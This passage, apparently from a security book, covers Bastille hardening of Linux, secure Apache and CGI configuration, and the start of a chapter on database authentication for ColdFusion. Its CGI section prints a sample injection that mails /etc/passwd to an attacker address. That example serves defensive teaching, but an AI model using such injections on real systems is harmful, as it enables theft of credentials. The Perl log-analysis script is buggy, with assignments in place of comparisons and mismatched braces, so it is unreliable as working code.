includes how to create banners and provides the text from the approved banner for Federal Government computer systems. Bastille uses a modified version of this login banner. You can modify the banner text to suit your security needs in the etc/motd file.

- **Disable the compiler** Most hackers access systems through regular user accounts. Once they have access to the system, they compile malicious programs to attack the system and other systems. Disabling the compiler denies users from compiling programs, which reduces the security risk. This step is recommended for dedicated servers and firewalls, but might be too strict for workstations used by employees who require use of the compiler for their job tasks.
- **Limit system resource usage** If you limit system resource usage, you can reduce the chances of server failure from a DoS attack. If you choose to limit system resource usage in Bastille, the following changes will occur:
 - Individual file size is limited to 40MB.
 - Each individual user is limited to 150 processes.
 - The allowable core files number is configured to zero. Core files are used for system troubleshooting. They are large and exploitable if a hacker gains control of them: they can grow and consume your file system.

These limits are written to the /etc/security/limits.conf file.

- **Restrict console access** Anyone with access to the console has special rights, such as CD-ROM mounting. Bastille can specify which user accounts are allowed to log on via the console.
- **Additional and remote logging** Two additional logs can be added to /var/log/:
 - **/var/log/kernel** (kernel messages)
 - **/var/log/syslog** (error and warning severity messages)
You can also log to a remote logging host if one exists.
- **Process accounting setup** Allows you to log the commands of all users. It also records when the commands were executed. This log file is helpful in retracing a hacker's steps into your system, but the file can become large quickly. If the hacker has root access, the hacker can remove this accounting log.

- **Disable unnecessary daemons** As discussed earlier in this chapter, only the required services should run on a system. All other services should be removed. Bastille allows you to disable daemons that are often unnecessary and pose potential security risks. If you performed a custom Red Hat installation with “everything,” you will be asked if you want to disable the services shown in Table 9.11.

Table 9.11 Disabling Unnecessary Daemons

Service	Description	Reason for Disabling
Ampd	Monitors battery power on laptop computers	Often unnecessary
Network File System (NFS) and Samba	UNIX network file systems used for sharing files	Potential security risk
Atd	at daemon used for scheduling commands	Potential security risk
PCMCIA services	Used for laptop computers	Often unnecessary
Dynamic Host Configuration Protocol (DHCP) daemon	Used by DHCP servers	Often unnecessary
News server daemon	Used by news servers	Often unnecessary
Routing daemon	Used by routers	Often unnecessary
Network Information System (NIS) server and client programs	UNIX network naming and administration system	Potential security risk and often unnecessary
Simple Network Management Protocol (SNMP) daemon	Used to manage network devices	Potential security risk and often unnecessary
Sendmail daemon mode	Used by sendmail servers	Often unnecessary

- **Download and install Secure Shell (SSH)** A standard for securely logging on to remote systems. SSH encrypts usernames, passwords, and all information between hosts as they communicate across the network. Standard Telnet connections send the information in cleartext. Therefore, you should always use SSH to ensure secure remote connections.
- **Deactivate and chroot named** Similar to other services, named should be deactivated if the service is not required (e.g., if the server will not answer DNS queries). Bastille also offers to change the root directory

of named to a child node on the directory tree, which is /home/dns. This new directory is considered a “chroot’ed prison” because the daemon is limited to only part of the file system and can only access the required files needed to function. These prisons are not entirely secure, but they do offer another layer of security to fend off a would-be hacker. This change is transparent, except that all configuration files and editing must occur in /home/dns. In addition, if you control named with ndc, you must enter **ndc -c /home/dns/var/run/ndc**.

NOTE

The chroot() system call makes the current working directory act as if it were /. Consequently, a process that has used the chroot() system call cannot cd to higher-level directories. This prevents anyone exploiting the service from general access to the system.

- **Harden Apache Web server** HTTPD should be deactivated if the service is not required. If you decide to use Apache, you can perform the steps shown in the *Hardening the Apache Web Server* sidebar in Bastille to run the service.
- **Disable printing** Printing should only be enabled if your system needs to print. If printing is not required, Bastille removes SUID root on lpr, and disables lpr and lpd. As stated in the configuration script, if you disable SUID root on lpr and need to print, you must undo the setting by entering the following:

```
/bin/chmod 06555 /usr/bin/lpr /usr/bin/lprm  
/sbin/chkconfig lpd on
```
- **Disable FTP daemon user privileges** By default (in the wu-ftpd configuration file), FTP clients cannot connect anonymously and upload files via FTP. Users with accounts on the system can still access the FTP server. This is dangerous if they access the server over a public network because the FTP passwords are sent as cleartext, which can be captured by anyone with a packet sniffer. Anyone who has upload privileges can compromise the FTP daemon, because uploading files cause most attacks that allow root access.

- **Disable anonymous download** Allows anyone to download files from your FTP server without a unique username and password. Instead, it is recommended that you use an Apache Web-based file archive to allow the public to download files.

Damage & Defense...

Hardening the Apache Web Server

Bastille has a reputation for being unable to secure the Apache Web server. If you implement the following steps for hardening Apache, be aware that security issues might still arise.

1. **Run Apache as localhost only** This action is especially helpful for Web designers and programmers because it allows them to work on their code and view their progress without opening the Web server to others network users. They access their local Web server by entering `http://localhost`.
2. **Bind the Web server to a specific interface** Allows you to bind the Web server's IP address to an interface, such as an Ethernet network interface card (NIC). The option overrides the previous localhost-only action.
3. **Disable symbolic links** Symbolic links are "pointers" to other files in a file system. They are capable of allowing Web site visitors to access files outside of the Web server directories. If you disable symbolic links, you limit the files accessible to visitors on the Web server.
4. **Deactivate server-side includes** Server-side includes (SSIs) are interpreters or programs on a Web server that are activated by a client. SSIs can create HTML on-the-fly, which reduces bandwidth usage. SSIs are HTML directives to run programs on the server and add the programs' output to the page being returned to the client. The problem is that crackers could cause the program to run in an insecure way, and in some cases could even cause other programs to run. Consequently, SSIs are considered insecure and have fallen out of favor. If you do not use SSIs on your Apache Web server, you should deactivate them.

Continued

5. **Disable CGI scripts** Common Gateway Interface (CGI) scripts allow a Web server to communicate with an application, such as a database, and then return that data to a client. CGI scripts should be limited to certain users, depending on the CGI scripts. For example, many scripts are used to process Web page forms, which are available to the public. Some scripts can be used to access private databases, which require limited access. If you do not use CGI scripts on your Apache Web server, you should deactivate them.
6. **Disable indexes** A world-readable file or directory allows Web site visitors access to files or directories. An automatically generated index file will list the contents of these files and directories. Listing them is usually a bad idea unless you want the files to be listed for HTTP downloads (Web-based file archives) or similar uses.

Bastille 1.1.0 and later incorporates several important changes that make the program even more powerful and easy to use. The examples in this book use Bastille 1.1.1. It is recommended that you implement at least version 1.1.0 because of the following enhancements:

- **Nonvirgin system install** Bastille runs on systems that are already in production. Previous versions only allowed Bastille to run on systems with a new install only.
- **Multiple runnings** Bastille can be run many times on the same system. Therefore, administrators can change settings as needed.
- **Log-only feature** Administrators can run Bastille without actually implementing the changes. Instead, the changes are written to a log file. This is helpful because it allows an administrator to decide what will work best for his or her system without being forced to commit to the changes. One wrong choice in Bastille can restrict the system's functionality, and not allow the server to perform its job (hence, the all-important Undo feature). To run the program in log-only mode, enter the following at the prompt when using interactive mode:

```
./InteractiveBastille.pl -v
```

- **Distribution support** Bastille is written specifically to Red Hat Linux and Mandrake Linux. The specific Red Hat/Mandrake content has been

generalized, and hard-code filenames are now represented as variables. These variables are set automatically at runtime.

- **Undo feature** Administrators can undo settings through various methods that are listed at the end of this section.

As you can see, Bastille is a powerful security tool that helps you harden your system. It is relatively simple to use, and can save administrators a great deal of time because it automatically configures the required files for each selection. Administrators do not have to manually write to each file, or disable services individually. Bastille is recommended for any UNIX system that offers services, whether it is a LAN or Internet server.

Damage & Defense...

Logging Your Configurations in Bastille

As with many security programs, Bastille is relatively simple to implement, but it's easy to lose track of the changes you implemented. This can be a problem if you are unable to perform a typical operation on the system, or are denied access to a command or service. Many times, it is because you locked down part of the system by mistake, or misjudged the impact of a particular Bastille choice.

It is always a good idea to create a hard-copy log of the options you select in Bastille, or any security configurations you implement on your system.

If your system goes down, you can access the hard copies and recreate your Bastille configurations. Of course, if your system became unusable due to Bastille, it will help you determine what went wrong. This is especially helpful if you are unable to access the /root/Bastille/config file, which saves the administrator's preferences based on the answers to the Bastille questions.

Apache Solutions

If you decide to run ColdFusion on either a Solaris or a Linux system, you will most likely rely on the Apache Web server to handle the Web serving requests of your ColdFusion applications. This is a good thing: the Netcraft Web server

survey consistently places Apache among the top Web servers in popularity, and Apache has proven to be a robust and easily configurable application. However, there are a few necessary tweaks that you can make to improve the security of the stock Apache configuration. If e-commerce or SSL for its own sake are your goal, you will also need to consider third-party adaptations of Apache that implement SSL.

Configuring Apache on Solaris and Linux

By default, Apache is not configured to run when a Solaris system is booted up. Sun places a basic set of configuration files located in /etc/apache, but the httpd.conf file is named httpd.conf-dist. The startup script /etc/rc3.d/S50apache looks for the httpd.conf file to configure Apache, but if it does not exist, Apache will not start. To start Apache now, and across reboots, copy the file /etc/apache/httpd.conf-dist to /etc/apache/httpd.conf. For this instance only, run /etc/rc3.d/S50apache with **start** as a command-line argument. The server will start up normally.

The brain of Apache rests in the httpd.conf file. The binary will just sit there, useless, without a valid httpd.conf file. We spend a good amount of time getting to know this file in its most basic and secure sense, so get comfortable. An httpd.conf file is full of various directives, each one telling the Apache binary something about the personality of your system. Some directives are optional, and a full explanation of each does in fact take up an entire book. We just focus on the important ones here:

- **ServerType** This defaults to *standalone*, but can also be configured as *inetd* if Apache should be controlled by *inetd*. Using *standalone* will give you the best performance, but using *inetd* in conjunction with TCP Wrappers will give you a better handle on security.
- **ServerRoot** For Solaris, this defaults to /var/apache. Modify this to where you want your configuration files, log files, and so on. Be sure to put this on a disk partition with plenty of space for logfiles and miscellaneous other data. Putting this on a partition separate from the rest of the system will help prevent a DoS attack from bringing down the entire system.
- **User** By default, this is set to *nobody*. Set this option to the User ID that Apache should run as on your system. Because Solaris uses the *nobody* user for other purposes, it is best to create a new system user called

apache or httpd and use this for running Apache. Be sure that this user has at least read access to your DocumentRoot and read/write access to your ServerRoot, either directly or through group membership.

- **Group** This setting also defaults to *nobody*. Set this option to the Group ID that Apache should run as on your system. As with the User setting, you should change this to another group such as *apache* or *httpd*.
- **ServerAdmin** This configures the e-mail address listed in any server-generated messages or errors prompting a user to notify the system's administrator. For Solaris, it defaults to *you@your.address*. If your site has multiple Web administrators, this could be a distribution list such as *Webmaster@your-domain.com*.
- **ServerName** Set this to the name of your Web site. For our example Web site, we would put *www.incoming-traveler.com*. This does not need to be the same as your FQDN. For example, our Web server's FQDN might be *www-commerce.incoming-traveler.com*, but we could set ServerName to *www.incoming-traveler.com* so that Apache will not list our real FQDN in any of its output.
- **DocumentRoot** This option configures the main Web directory for your system. This directory is */var/apache/htdocs* by default on Solaris. As with ServerRoot, it is best to set this to a separate disk partition from the rest of the system. It is also best if ServerRoot and DocumentRoot are on separate disk partitions as well.
- **<Directory “/var/apache/htdocs”>** Apache uses a syntax for its configuration file that is much like HTML. In this case, we are configuring the security options for the main Web directory. Change the directory name in quotes if you changed the DocumentRoot mentioned in the preceding bullet item.

Here is an example of an httpd.conf file, simplified for brevity, for our site www.incoming-traveler.com:

```
ServerType standalone
ServerRoot "/usr/local/apache"
User apache
Group apache
ServerAdmin scarter@incoming-traveler.com
ServerName www.incoming-traveler.com
```

```
DocumentRoot "/usr/local/docroot"
<Directory '/usr/local/docroot">
    Options None
    AllowOverride AuthConfig
    Order allow, deny
    Allow from all
</Directory>
```

The `<Directory>` section in the preceding code example tells Apache that it should allow access by default, and deny access explicitly. In our example, we are allowing access to the docroot directory to anyone who requests a file from it. The *Order* keyword determines whether to allow or deny first, and the *Allow* keyword creates an access list for that directory. The *Options* keyword enables and disables various options for the directory, such as SSI, directory indexing, and CGI script execution. The *AllowOverride* keyword is used to allow access files (by default called `.htaccess` and controlled with the `AccessFileName` keyword in `httpd.conf`) to override certain options for that directory. The `.htaccess` files are commonly used for creating access lists, or requiring passwords to access pages within that directory.

Limiting CGI Threats to Apache

One of the largest causes of security holes for a Web server is the usage of CGI scripts, which allow a user to interact with a program on the Web server to send or receive information. A CGI script must perform thorough verification on user input at all times. Some common meta-characters that have special meaning to UNIX programs, such as `csh`, `awk`, and `sed`, should either not be allowed as valid input, or should be dealt with by the CGI before any user input passes to another program. For example, you probably would want your CGI to catch characters such as `*`, `$`, `,`, `..`, `/`, `@`, `!`, `|`, and `^`, because each of these can be misinterpreted as a shell or UNIX environment command modifier. By allowing these modifiers, you could unknowingly modify the way your CGI interacts with the rest of your system.

Most CGI programs are written in one of three languages: C, Perl, or some shell (such as Bourne) variant. Of the three, none is necessarily more secure than any other, although C is probably more susceptible to a type of attack called a buffer overflow attack. In short, if you expect the user to enter 10 characters in your Web form, you expect the CGI to handle only 10 characters. What if the

users enters 10 characters, followed by something like `|cat /etc/passwd | mail evil-hacker@evilhackers.org?` If your CGI doesn't check bounds, or input limits, the program might very likely run the `cat /etc/passwd | mail...` command, sending your password file out to the masses. Make no mistakes, shell and Perl scripts are also vulnerable to these attacks and to others. The first rule of writing and using CGIs is to write with security in mind. From the first line of code, know what the script should handle, what legitimate requests it should see, what requests it should reject, and how you will handle bad requests and their subsequent rejection and logging. Once written, test, test, and test some more until you, your peers, and all those around you are satisfied that you have done enough to make the script secure. Now that the script has been written, you need to install it securely as well.

First, you need to restrict the resources to which the running CGI will have access. The best way to do this is to make the CGI mode 0555 (*never, ever* 1555 or 4555) and owned by a user and group other than that under which your Web server runs. One caveat is that if you generate output of some sort, the CGI needs a place to write it. In this case, you might want to actually do all of your CGI work outside the Web tree, in a *chrooted* environment. Not only does this keep the CGI away from directory traversal attacks within the Web directory, but it keeps the CGI environment totally separate from the rest of your Solaris system. Now that the CGI has been tested for security and securely installed, we need to configure Apache to accept requests for the CGI in a secure manner.

The httpd.conf file contains a directive called ScriptAlias. Apache has to make sense out of a request such as `www.incoming-traveller.com/cgi-bin/getuserinfo.pl`. For starters, we know that `/cgi-bin` is not an absolute path on our system, but a relative path under the server root directory. In reality, `/cgi-bin` might be `/usr/local/apache/cgi-bin`. We need to explicitly tell Apache this (remember, it is basically deaf and dumb without a good httpd.conf file). In httpd.conf, we set up our CGI ScriptAlias directive like so:

```
ScriptAlias /cgi-bin/ "/usr/local/apache/cgi-bin/
```

You can further restrict access to the CGI directory with the Directory directive, like so:

```
<Directory "/usr/local/apache/cgi-bin">
    AllowOverride None
    Options None
    Order allow,deny
    Allow from *.incoming-traveller.com
```

```
    Deny from all
</Directory>
```

The Directory directive, as applied to the CGI directory, tells the server to allow only people in the incoming-traveller.com domain access to the contents (the scripts) of /usr/local/apache/cgi-bin, which is aliased as the main server CGI directory. Beyond that, the directive explicitly denies everyone else and keeps other people from executing or tampering with your scripts.

Using Apache Virtual Hosts

Virtual hosts are very useful for controlling the identity information that Apache gives out. You might want the world to know your public domain name(s), but not your corporate domain name. You can also configure Apache to bind only to certain IP addresses on your system. Network scans will show only a Web server listening on the IP address that it is bound to, and any other addresses will not. This can confuse hackers and hide your site's topology. With the *Listen* and *Port* keywords, you can also configure Apache to listen to additional IP addresses and TCP ports. An example of this is shown here:

```
Listen 192.168.3.42:8081
BindAddress 192.168.3.40
Port 80
<VirtualHost 192.168.3.42>
    ServerAdmin webmaster@anothersite.com
    DocumentRoot /usr/local/anothersite
    ServerName www.anothersite.com
    ErrorLog logs/anothersite-error_log
    CustomLog logs/anothersite-access_log common
</VirtualHost>
```

In this sample, the <Virtual Host> section defines a VirtualHost called *anothersite.com* for the IP address we defined with our *Listen* keyword. This address will have to be configured on the system as a second logical interface, using the **ifconfig** command. We have also created dedicated log files for this virtual server and instructed the system to listen on port 8081, in addition to the standard port 80. The separate log files are handy for parsing user activity on the site for things such as graphing usage, types, and locations of requested files and for examining errors pertinent only to that virtual site. Changing the port around is helpful in

that the standard port 80 will not be confused with something else attempting to run on that port. In cases such as using a Web server to proxy various connections to backend databases, using a higher, defined port can be very helpful in troubleshooting communications problems.

Monitoring Web Page Usage and Activity

When it comes to understanding the overall health of your Web server, two files play a key role: the access log file and the errors log file. The access log will show you what requests your server has received, where they came from (IP address of the remote system), the requested URL, and the result (in numeric format) of the request (that is, whether the request was found and served, forbidden, or failed due to some server or client error). In the case of an error, the error log will show you similar information, but will sometimes give a somewhat more verbose explanation of the error. This explanation might include a file not being found, a script that cannot be executed, or some other expected resource not being available to the server at the time the request was made.

Since the inception of search engines a few years after the birth of the World Wide Web, Webmasters and engine database maintainers have had to contend with dead links. One source of dead links is when a search engine indexes a particular URL and then the Webmaster later renames that URL. Unless the search engine database is updated, search results might point Web users to your defunct URLs. If you do not have a special redirect page for HTTP code 404s (404 is the code for page not found), users will likely end up at a dead end. If you have a high-traffic server, you might end up serving quite a few 404s, rather than valid data. In order to get an idea of how many dead link referrals you have, you can run a simple shell command against your Apache access log. The results are not exact, but if you diligently rotate logs weekly or monthly, you can get a rough picture of what is going on. We use some Perl here, because it is included with Solaris 8 and can be very helpful when you want to manipulate text strings, such as those found in log files. Take a look at the example that follows:

```
#! perl

$total=0;
$goodtotal=0;
$overall=0;
$file="access_log";
```

```
open(LOG, $file) || die "Can't open log file $file.";

while (<LOG>) {
    @request=split(/ /);
    $request[5] =~ s///;
    if ($request[8] = "404") {
        if ($urls{$request[6]}) {
            $urls{$request[6]}++;
        }
    } else {
        $urls{$request[6]} = 1;
    }
}
if ($request[8] = "200") {
    $goodtotal++;
}
}

close($file);

while (($url, $attempts) = each %urls) {
    print "$attempts access(es) to URL $url failed.\n";
    $total = $total + $attempts;
}

$overall = $total + $goodtotal;

print "$total failed requests out of $overall requests.\n";
```

If you run this script in the same directory as your access_log file, your output will resemble this:

```
4 access(es) to URL /images/map2.gif failed.
3 access(es) to URL /tealc/date.php failed.
7 access(es) to URL /new_index.html failed.
14 failed requests out of 14350 requests.
```

Now you can go back and look at your Apache document tree and consult with your Webmaster about what files might be missing or misplaced, and what you can do to alleviate the 404 errors. You can also get an idea of the severity of the problem by comparing the overall requests (good and bad) to the number of failed requests. In this case, it would be safe to say that www.incoming-traveller.com probably has the fewest dead links of any server on the Internet, and on top of that, those dead links are not being overly requested time and time again. The Web server seems to push out mostly valid and useful data to the customers, which is always a good thing.

You could also take this script and modify it to look for HTTP code 403, which is an *access forbidden* error. Using this, you can see what private and/or security protected URLs outsiders are hitting. You can also see how many times they have been hit. One or two hits from a given IP or IP range might just be an accident. Three or four hundred hits from an IP might be evidence of a brute-force attack against your Web page.

We can also use Perl to zero in on some of the more malignant attacks. At the time of writing, the Code Red worm has not been the harbinger of doom that many predicted. On the other hand, quite a few Solaris systems are being attacked by the worm, to no avail, because Apache is immune to the exploit. We have found it useful to track the number of Code Red attempts on systems over a period of time for informational purposes, if nothing else. You can easily modify the script presented earlier in this section to look for a particular URL or set of URLs in the *access_log* and report back. Because Code Red is easily spotted by its URL, you can obtain an accurate count of exploit attempts (and failures) with minimal effort.

Configuring Apache Modules

The *httpd.conf* is the “brain” of your Apache installation, but getting it to work with ColdFusion requires a small amount of help. ColdFusion doesn’t integrate with Apache by default, but a module written and provided by Macromedia facilitates the integration nicely.

Running ColdFusion on Apache

If you are using ColdFusion 4.x or newer, the module *ApacheModuleColdFusion.dll* ships with your version of the ColdFusion server. This file is located in the */cfusion/bin* directory, or wherever you installed your installation of ColdFusion.

To install this module:

1. Copy the file to your Apache root in the modules directory.
2. Edit your httpd.conf file and add the following directive to the “LoadModule” list:

```
LoadModule coldfusion_module modules/ApacheModuleColdFusion.dll
```

3. Add the following line to your AddModule list in the httpd.conf file:

```
AddModule mod_coldfusion.c
```

4. Restart Apache.

Using Optional Apache Modules

If you run other version of Apache or use different versions of Linux and Solaris, you might need to run slightly different versions of this configuration. To do so, you can search Macromedia’s Knowledge Base at www.macromedia.com for more information.

Choosing Apache SSL

Running SSL on Apache requires the use of a commercial add-on to implement the security layer. Each adapted version of Apache is slightly different in configuration, so you will need to consult the Macromedia Knowledge Base to learn the specific steps to configuring your version of ColdFusion with the SSL-enabled version of Apache that you choose. The basic steps are similar to those outlined in the previous section, but are unique to each commercial flavor of Apache.

Evaluating Free and Commercial Apache SSL Add-Ons

Currently, the available SSL-capable versions of Apache are Raven Apache, Red Hat Secure Apache, and Stronghold. You can find the Red Hat versions of this product at www.redhat.com/software/apache/stronghold/. The SSL-capable versions of Apache are similar in their configuration, but you should check the documentation of each of these products for more specific information.

Summary

The goals of this chapter were to introduce you to good security practices and to begin orienting you to think with a “security first!” mindset, because if your systems aren’t secure, then neither is your business. We also covered a lot of ground in this chapter with respect to hardening Solaris and Linux hosts.

We exposed the default Solaris security levels by noting that the default *umask* setting allows any user to read any other user’s files by default. To keep your users honest, we looked into displaying Authorized Use banners where appropriate.

Our evaluation of Solaris security configuration showed us that cleartext protocols such as Telnet and FTP are extremely insecure. To combat attacks from the external network, we also learned to shut off unnecessary system daemons (such as finger and chargen), and to demote some programs (such as sendmail) to run with lower privileges.

This chapter covered the basics of hardening a server to avoid security vulnerabilities using Linux. The main sections covered disabling unnecessary services, locking down ports, Bastille, Sudo, and logging enhancers.

It is extremely important to install the latest service pack or updates to the operating system, which fix many security vulnerabilities and bugs before you install any programs. Many services provided with operating systems are not required and can be removed. The key to remember is that the fewer services running, the less potential vulnerability. TCP/UDP ports were covered in this chapter, and how each port is used by specific services. If you block ports on your server, you block the services that use those ports. Locking down ports is an excellent way to reduce exploitations of your system.

Maintaining your server involves downloading service packs and updates, and requires regularly installing bug fixes, security patches, and software updates. These items are available through the operating system vendors, as well as the specific vendors that created the software that you implement.

Bastille is an open-source program that facilitates the hardening of a Linux system. It performs many of the tasks listed previously, including downloading operating system updates and disabling services and ports that are not required for the system’s job functions. Bastille is powerful and can save administrators time from configuring each individual file and program throughout the operating system. Instead, administrators answer a series of “Yes” and “No” questions through an interactive text-based interface. The program automatically implements the administrators’ preferences based on the answers to the questions.

Superuser Do (Sudo) is an open-source security tool that allows an administrator to give specific users or groups the ability to run certain commands as root or as another user. The program can also log commands and arguments entered by specified system users. The developers of Sudo state that the basic philosophy (www.courtesan.com/sudo/readme.html) of the program is to “give as few privileges as possible, but still allow people to get their work done.”

Finally, we discussed a few things that you can do to harden your default Apache configuration. Getting ColdFusion installed and running with Apache is not that difficult, but requires a small amount of work to set up your version of Apache correctly with your version of ColdFusion.

Solutions Fast Track

Solaris Solutions

- To secure your installation of Solaris, you need to understand what is installed by default.
- To protect your installation of Solaris from intrusion, you need to understand how to audit system usage.
- Consider changing the *umask* in /etc/profile from the default value of 022 to something more restrictive, such as 027.
- Apply all vendor patches and test that vulnerabilities do not exist
- You should always disable vulnerable services and ports on your system that are not used. You are removing risk when you remove unnecessary services.
- The **sudo** command is used to execute a command as a superuser or another user. In order to use the **sudo** command, the user must supply a username and password. If a user attempts to run the command via Sudo and that user is not entered in the sudoers file, an e-mail is automatically sent to the administrator, indicating that an unauthorized user is accessing the system.
- Disable FTP access for all users by adding every entry from /etc/passwd to /etc/ftpusers. Restore access on a case-by-case basis by removing entries from /etc/ftpusers.

- Some system daemons, such as sendmail, run with more privilege than necessary. Reconfigure these to run with less privilege as a nonroot user.
- Disable the Berkeley r-commands entirely and use SSH as a drop-in replacement. SSH has a very low learning curve because it uses identical syntax to the Berkeley r-commands in almost all cases.
- Nmap is a useful tool to learn about possible network intrusions

Linux Solutions

- Before installing open-source software, make sure that your operating system contains all of the necessary supporting applications and libraries.
- Operating system vendors or organizations offer fixes, corrections, and updates to the system. For example, Red Hat offers this material at its Web site, which includes Update Service Packages and the Red Hat Network.
- You should always ensure that your system has the latest necessary upgrades. Many errata and Update Service Packages are not required for every system. You should always read the associated documentation to determine if you need to install it.
- After your system goes live, you must always maintain it by making sure the most current patches and errata are installed, which include the fixes, corrections, and updates to the system, as well as the applications running on it.
- The /etc/xinetd.d directory makes it simple to disable services that your system is not using. For example, you can disable the FTP and Telnet services by commenting out the FTP and Telnet entries in the respective file and restarting the service. If the service is commented out, it will not restart.
- Rlogin, remote shell (rsh), and Telnet are three notoriously unsafe protocols. They do not use encryption for remote logins or any type of data transmission. If a malicious hacker captured this traffic, it would display the data, such as usernames or any passwords, in cleartext.
- OpenSSH encrypts all traffic between two hosts using Secure Shell (SSH). It is a secure replacement for common Internet programs used for remote connectivity, such as Telnet, rlogin, and rsh.

- The Bastille program facilitates the hardening of a Linux system. It saves administrators time from configuring each individual file and program throughout the operating system.
- Bastille can download and install RPM updates, apply restrictive permissions on administrator utilities, disable unnecessary services and ports, and much more.

Apache Solutions

- Configure your cgi-bin directories and restrict access to them as needed.
- Protect other parts of your Web tree with the <Directory> directive. You can restrict based on hostname, IP address, or several other criteria.
- Use Apache's VirtualHost directive to hide the identity of your Web servers. Used in conjunction with multiple IP addresses, you can obtain some level of security for your systems.
- The httpd.conf file is the “brain” of your Apache Web server, and you specify many configuration items there.
- The order of your modules can be significant; take care to begin by adding new modules to the end of the module list.
- Configuring an SSL-capable version of Apache to work with ColdFusion might be slightly different from the stock version.

Frequently Asked Questions

The following Frequently Asked Questions, answered by the authors of this book, are designed to both measure your understanding of the concepts presented in this chapter and to assist you with real-life implementation of these concepts. To have your questions about this chapter answered by the author, browse to www.syngress.com/solutions and click on the “Ask the Author” form.

Q: I want to make my Solaris system 100-percent secure from hackers. What do I need to do?

A: Seal your Solaris system in concrete and dump it in the ocean over the Mariana’s trench. When it hits the sea bottom, it will be 99.999 percent secure. Seriously, no system that does any type of useful work will ever be completely secure. Since attackers will *usually* seek the path of least resistance, your goal in securing your Solaris servers should be to make your systems not worth the effort required for breaking into them. While this might keep a majority of the hackers away from your systems, the sad corollary is that you will be challenging the minority of hackers, who thrive on breaking into highly secured systems.

Q: Is Apache a Sun product?

A: No. Apache is maintained and released by the Apache organization. You can find the latest release at www.apache.org, along with detailed tutorials and detailed configuration information.

Q: Which is better—Sun’s sendmail or the Sendmail Consortium sendmail?

A: Technically, Sun’s version is based on the Consortium version, so one should not be any better than the other. However, when bugs or security holes are found, the Consortium version is patched quickly, so it tends to be the more secure of the two.

Q: When I install Bastille and run *configure*, why does the program report that the C compiler cannot create an executable?

A: This error most likely indicates that your system does not have a functioning compiler. It often occurs because you do not have a license, or part of the compiler suite cannot be located. Access and view the config.log to determine the

cause. Many compiler components are found in /usr/css/bin. This path might not be identified in the environment variable PATH.

Q: Why is it necessary for me to secure my Solaris system? I don't have any data that anyone would want to steal.

A: Not all system cracking is about stealing information, and many attackers don't care at all about the specifics of your system beyond its Internet connection. Some attackers want to steal your bandwidth to distribute pirated music and software, while others are just trying to impress their friends. If your systems are connected to the Internet they *will* be attacked—it's only a matter of time. Most of these attacks are likely to come from inexperienced attackers who are easily averted if your system has been kept up to date with Sun's security patches.

Q: All I can find are Linux PAMs. Will these work under Solaris?

A: Linux uses a slightly different set of declarations for PAM functions. However, most PAMs originally written on Linux will compile and operate correctly under Solaris.

Q: I can't find a pam.conf on my Solaris 2.x system. What's going on?

A: Solaris 2.5.1 supported PAM in a minimal, inflexible way. All PAM authentication functions were rolled into one big module called pam_authen, which was used by PAM-aware applications. Changing PAMs required replacing, often at the expense of security or usability, the entire module. Solaris 2.6 introduced the PAM system described in the text. Modules compiled on 2.6, in general, will operate as designed through all more recent Solaris versions.

Database Security

Solutions in this chapter:

- Database Authentication and Authorization
 - Database Security and ColdFusion
 - Leveraging Database Security
-
- Summary
 - Solutions Fast Track
 - Frequently Asked Questions

Introduction

ColdFusion was originally designed to make accessing databases from Web pages easy. However, this ease of implementation can sometimes lead you into leaving the gate unlocked for people who want to abuse your database. It's not enough to keep ColdFusion safe, or to secure your Web servers—you must also prevent people with malicious intent from attacking your database servers by passing hazardous SQL through your ColdFusion applications to your database.

In traditional systems, access to databases is only allowed for internal users via internal applications. In many Web systems, however, untrusted users are allowed to run dynamic queries. This creates serious security concerns.

Our goal is *difficulty*, which is something of an oxymoron of intuition for good computer systems people. We try to make systems as capable as possible, but in order to have effective security, we have to cripple systems to the point where they can only barely do the minimum possible to get the job done. Being a computer security advocate is not a great way to make friends, but it's your job, so let's find the most effective, least intrusive ways to make it happen.

Our analysis will begin by discussing the common *types* of exploits, followed by detailed examples of exploits and defenses. In short, we'll be covering:

- Authentication versus authorization
- Common methods of attack
- A recipe for hardening databases to resist attack, with detailed examples for SQL Server, Access, and Oracle

Database Authentication and Authorization

All enterprise database systems have security systems that allow administrators to specify privileges based on the name of the user accessing the database. The most secure systems are built around the “default-deny” model, where you start by allowing no access to the system, and then slowly allow more access until the system is only barely capable of performing its assigned tasks.

This bears repeating: for best security, a given system should have only the minimum capabilities needed to perform its assigned tasks. The same applies to users of that system.

Gaining access to data in a database occurs in two parts: authentication, and authorization.

Authentication

Authentication is the process of declaring, and then proving, who you are. In most systems, this is done through the combination of a username and a password.

Some databases can pass authentication through to external systems; for example, SQL Server can authenticate users to NT domain or directory user accounts.

Authentication Settings

For most databases, authentication is performed using a username and password. There are three ways to get a username and password to the database, as outlined in the following:

- Use the ColdFusion Administrator's datasource properties page to specify a default username and password for the datasource. The usernames and passwords entered are stored in the Registry (or the cf.registry file in non-Windows systems) under HKLM\SOFTWARE\Allaire\ColdFusion\CurrentVersion\DataSource\datasource\ UserID and HKLM\SOFTWARE\Allaire\ColdFusion\CurrentVersion\DataSource\datasource\Password. Although the password is stored in an encrypted format, the ColdFusion server executable uses a static encryption key, so care should be taken to protect that part of the Registry. On non-Windows systems, ensure that the cf.registry file is only accessible to the user ColdFusion is running as.
- You can pass the username and password to the database through the *Username* and *Password* attributes available for the database tags. If your users are supplying your database passwords, this is the typical means for passing the values they provide. You could also set the values in application.cfm, but this can be dangerous. There have been many Web server exploits in the past that have allowed the source code for scripts to be visible to malicious users; it's probable that we haven't seen the last such exploit. Storing static passwords in the Registry makes getting to them significantly more difficult. For non-Windows systems, ensure the Web server's user (typically "nobody") is not able to read the cf.registry file, to protect against directory traversal exploits.
- ColdFusion 5.0 introduces the ability to use a *connectString*, instead of a datasource, for establishing database connections. Our connection string to reach our Northwind database might look like this:

```
connectString="driver={SQL Server}; server=127.0.0.1;  
database=Northwind; uid=cfuser; pwd=cfuser"
```

The introduction of the connection string can pose a security risk for Microsoft’s SQL Server. If you are running SQL Server on the same physical server as ColdFusion, and ColdFusion is running as LocalSystem (the default), then “trusted” connections will translate to the SQL Server administrator account, SA. An example connection string for a “trusted” connection might be this:

```
connectString="driver={SQL Server}; server=127.0.0.1;  
database=Master; trusted=yes"
```

This might also be a problem if ColdFusion is configured to run as a domain user, and the SQL Server is a member of the same domain.

The ability to use connection strings can be disabled in the ColdFusion Administrator under **Security | Tag Restrictions**.

Authorization

Once a user has proven his identity to authentication, the database system will then limit access based on that user’s permissions within the database. Limiting the permissions of the database users used by ColdFusion is an important, and often overlooked, step.

Limiting SQL Statements in the ColdFusion Administrator

